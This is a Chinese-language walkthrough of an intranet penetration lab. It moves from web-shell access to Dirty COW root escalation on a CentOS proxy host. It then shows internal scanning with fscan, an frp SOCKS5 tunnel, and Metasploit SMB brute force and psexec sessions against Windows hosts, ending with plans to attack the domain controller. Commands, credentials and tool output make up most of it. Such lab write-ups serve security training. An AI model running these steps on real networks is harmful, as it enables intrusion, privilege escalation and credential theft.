
需要绕过。
添加插件

但是在生成页面后无法获取数据。那就笨办法,上传文件。
笨办法

再上传成功后去访问一下

这里是提示我们要去上传一个.so文件。

命令执行
信息收集

发现了一个用户密码
adduser wwwuser
passwd wwwuser_123Aqx

ip a时发现其网址是192.168.93.120.但我们kali的网址是192.168.1.39。这是不可能访问到对方的。那我们只能有台机器是对其进行了转发。3306和80.
我们通过拓扑图发现对方是centos将ubuntu进行转发,
nginx反向代理
centos 192.168.1.68
192.168.93.100
ubuntu 192.168.93.120
反向代理,其实客户端对代理是无感知的,因为客户端不需要任何配置就可以访问,我们只需要将请求发送到反向代理服务器,由反向代理服务器去选择目标服务器获取数据后,在返回给客户端,此时反向代理服务器和目标服务器对外就是一个服务器,暴露的是代理服务器地址,隐藏了真实服务器IP地址。
说白了就是ubuntu希望能够跟外网连接,但是可能有各种考虑:例如,不想暴露真实IP地址。无法直接连接外网。这时就通过centos作为反向代理的服务器。
既然之前获取到了账号密码,并且22端口是开着的。试试看能不能连接上。
ssh连接
┌──(kali㉿kali)-[~]
└─$ ssh wwwuser@192.168.1.68
Unable to negotiate with 192.168.1.68 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=ssh-rsa,ssh-dss wwwuser@192.168.1.68
The authenticity of host '192.168.1.68 (192.168.1.68)' can't be established.
RSA key fingerprint is SHA256:pVIGFsCgpYpKxtt43DtcC9NUBpUvyNCfIitNR9UsPRA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.68' (RSA) to the list of known hosts.
wwwuser@192.168.1.68's password:
Last login: Sun Oct  6 20:24:43 2019 from 192.168.1.122
[wwwuser@bogon ~]$ whoami
wwwuser
这里的报错是因为新版本ssh已经不支持ssh-rsa,ssh-dss。我们可以通过-o HostKeyAlgorithms=ssh-rsa,ssh-dss参数来重新启用。
进来之后发现内核版本很低。那[[脏牛]]应该可以直接使用
[wwwuser@bogon ~]$ uname -a
Linux bogon 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux
提权
[wwwuser@bogon tmp]$ wget http://192.168.1.44/dirty.c
--2019-10-06 23:06:02--  http://192.168.1.44/dirty.c
正在连接 192.168.1.44:80... 已连接。
已发出 HTTP 请求,正在等待回应... 200 OK
长度:4815 (4.7K) [text/x-c]
正在保存至: “dirty.c”

100%[==================================================================================>] 4,815       --.-K/s   in 0.01s

2019-10-06 23:06:02 (468 KB/s) - 已保存 “dirty.c” [4815/4815])

[wwwuser@bogon tmp]$ ls
bak  cowroot  cowroot.c  dirty.c  passwd.bak  yum.log
[wwwuser@bogon tmp]$ gcc -pthread dirty.c -o dirty -lcrypt
[wwwuser@bogon tmp]$ ./dirty 123456
File /tmp/passwd.bak already exists! Please delete it and run again
[wwwuser@bogon tmp]$ ls
bak  cowroot  cowroot.c  dirty  dirty.c  passwd.bak  yum.log
[wwwuser@bogon tmp]$ rn -rf passwd.bak
-bash: rn: command not found
[wwwuser@bogon tmp]$ ./dirty 123456
File /tmp/passwd.bak already exists! Please delete it and run again
[wwwuser@bogon tmp]$ ls
bak  cowroot  cowroot.c  dirty  dirty.c  passwd.bak  yum.log
[wwwuser@bogon tmp]$ rm -rf passwd.bak
[wwwuser@bogon tmp]$ ./dirty 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7fc1af630000
whoami
su firefart
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
[wwwuser@bogon tmp]$ whoami
wwwuser
[wwwuser@bogon tmp]$ su firefart
密码:
su: 密码不正确
[wwwuser@bogon tmp]$ su firefart
密码:
[firefart@bogon tmp]# id
uid=0(firefart) gid=0(root) 组=0(root) 环境=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[firefart@bogon tmp]# uname -a
Linux bogon 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux
[firefart@bogon tmp]#
内网信息收集
传上去个fscan
[firefart@bogon tmp]# ./fscan -h 192.168.93.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.3
start infoscan
(icmp) Target 192.168.93.100  is alive
(icmp) Target 192.168.93.10   is alive
(icmp) Target 192.168.93.30   is alive
(icmp) Target 192.168.93.20   is alive
(icmp) Target 192.168.93.120  is alive
(icmp) Target 192.168.93.128  is alive
[*] Icmp alive hosts len is: 6
192.168.93.120:22 open
192.168.93.100:22 open
192.168.93.30:135 open
192.168.93.10:135 open
192.168.93.20:80 open
192.168.93.120:80 open
192.168.93.100:80 open
192.168.93.20:1433 open
192.168.93.30:445 open
192.168.93.30:139 open
192.168.93.20:445 open
192.168.93.20:139 open
192.168.93.10:445 open
192.168.93.10:139 open
192.168.93.20:135 open
192.168.93.128:80 open
192.168.93.100:3306 open
192.168.93.10:88 open
192.168.93.120:3306 open
[*] alive ports len is: 19
start vulscan
[*] NetInfo
[*]192.168.93.30
   [->]win7
   [->]192.168.93.30
[*] NetInfo
[*]192.168.93.10
   [->]WIN-8GA56TNV3MV
   [->]192.168.93.10
[*] NetInfo
[*]192.168.93.20
   [->]win2008
   [->]192.168.93.20
[*] WebTitle http://192.168.93.128     code:404 len:533    title:404 Not Found
[*] OsInfo 192.168.93.10        (Windows Server 2012 R2 Datacenter 9600)
[*] NetBios 192.168.93.10   [+] DC:WIN-8GA56TNV3MV.test.org      Windows Server 2012 R2 Datacenter 9600
[*] OsInfo 192.168.93.30        (Windows 7 Professional 7601 Service Pack 1)
[*] NetBios 192.168.93.20   win2008.test.org                    Windows Server (R) 2008 Datacenter 6003 Service Pack 2
[*] OsInfo 192.168.93.20        (Windows Server (R) 2008 Datacenter 6003 Service Pack 2)
[*] WebTitle http://192.168.93.20      code:404 len:315    title:Not Found
[*] WebTitle http://192.168.93.100     code:200 len:16020  title:Home
[*] WebTitle http://192.168.93.120     code:200 len:16020  title:Home
[+] mysql 192.168.93.100:3306:root 123
[+] mysql 192.168.93.120:3306:root 123
已完成 17/19 [-] ssh 192.168.93.100:22 root test ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 17/19 [-] ssh 192.168.93.100:22 root 1qaz!QAZ ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 17/19 [-] ssh 192.168.93.120:22 admin admin@123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 17/19 [-] ssh 192.168.93.100:22 admin 1qaz@WSX ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 19/19
[*] 扫描结束,耗时: 4m56.505888041s
总结一下:
机器:
(icmp) Target 192.168.93.100 is alive(centos)
(icmp) Target 192.168.93.10 is alive
(icmp) Target 192.168.93.30 is alive
(icmp) Target 192.168.93.20 is alive
(icmp) Target 192.168.93.120 is alive(ubuntu)
横向攻击
frp反向代理配置:
服务器端(kali):
[common]
bind_addr = 0.0.0.0
bind_port = 3333
token = Talent

客户端(受害机192.168.1.68):
[common]
server_addr = 192.168.1.44
server_port = 3333
token = Talent
[http_proxy8]
type = tcp
remote_port = 50002
plugin = socks5
plugin_user = aaa
plugin_passwd = Aaa

frp连接成功




这里之所以去尝试smb服务是因为前面fscan里面出现了445端口
192.168.93.30:445 open
192.168.93.30:139 open
192.168.93.20:445 open
192.168.93.20:139 open
192.168.93.10:445 open
192.168.93.10:139 open
一般smb服务的默认端口为445端口。
解法1:smb密码爆破
smb密码爆破就得看个人的字典了,我字典没该靶场的smb密码(哈哈),所以密码是看别的佬的。
msf进行smb密码密码爆破
use auxiliary/scanner/smb/smb_login
set smbuser administrator
set pass_file /root/tools/dict/vul-pass.txt  (这里的字典是别人的 )
set rhosts 192.168.93.20
run

PsExec smb利用
msf进行登录,这里主要使用了PsExec进行利用(我使用kali2021的msf测试不成功,别人使用kali2019的msf能成功)
参考:https://www.cnblogs.com/tomyyyyy/p/14667204.html
use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/bind_tcp
set rhost 192.168.93.20
set smbuser administrator
set smbpass 123qwe!ASD
run
![[Pasted image 20240321212430.png]]
msf6 exploit(windows/smb/psexec) > use exploit/windows/smb/psexec
[*] Using configured payload windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/psexec) > set rhost 192.168.93.20
rhost => 192.168.93.20
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass 123qwe!ASD
smbpass => 123qwe!ASD
msf6 exploit(windows/smb/psexec) > run

[*] 192.168.93.20:445 - Connecting to the server...
[*] 192.168.93.20:445 - Authenticating to 192.168.93.20:445 as user 'administrator'...
[*] 192.168.93.20:445 - Selecting PowerShell target
[*] 192.168.93.20:445 - Executing the payload...
[+] 192.168.93.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.93.20:4444
[*] Sending stage (201798 bytes) to 192.168.93.20
[*] Meterpreter session 3 opened (192.168.93.128:34949 -> 192.168.93.20:4444) at 2024-03-21 08:46:34 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 3844 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6003]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
进攻域控(win 2012)
思路:由于获取到了域管理员的密码,首先尝试用msf的exploit/windows/smb/psexec模块登录,登录失败后,尝试其他方法。在msf上用msfvenom模块生成exe木马文件,上传到win 2008,将win 2008作为跳板,远程攻击win 2012。在win 2008上窃取管理员用户的token令牌,这样就可以通过win2008 访问 win2012(域控),然后远程关掉域控的防火墙,在此用msf登录域控,结果成功,接下来就是后渗透找目标文件
用同样的方式进行登录,通过上面获取的域控的用户名密码,通过msf直接登录,但是这次失败
setg Proxies socks5:127.0.0.1:1080
use exploit/windows/smb/psexec
set rhosts 192.168.93.10
set SMBDomain TEST
set SMBUser administrator
set SMBPass zxcASDqw123!!
# set SMBPass fc5d63d71569f04399b419bc76e2eb34:18edd0cc3227be3bf61ce198835a1d97
set payload windows/meterpreter/bind_tcp
set rhost 192.168.93.10
run
kali正向代理配置
kali配置代理主要使用了kali自带的proxychains这款工具,这款工具需要修改配置文件/etc/proxychains.conf
cp /etc/proxychains4.conf /etc/proxychains.conf    #因为etc目录下没有文件proxychains.conf所以要copy一下,如果有就不用啦
vi /etc/proxychains.conf

#\滑到最后写入 socks5 192.168.1.104 50002 aaa Aaa

wmiexec smb利用
WMI(Windows Management Instrumentation,Windows 管理规范)是一项核心的 Windows 管理技术;用户可以使用 WMI 管理本地和远程计算机。
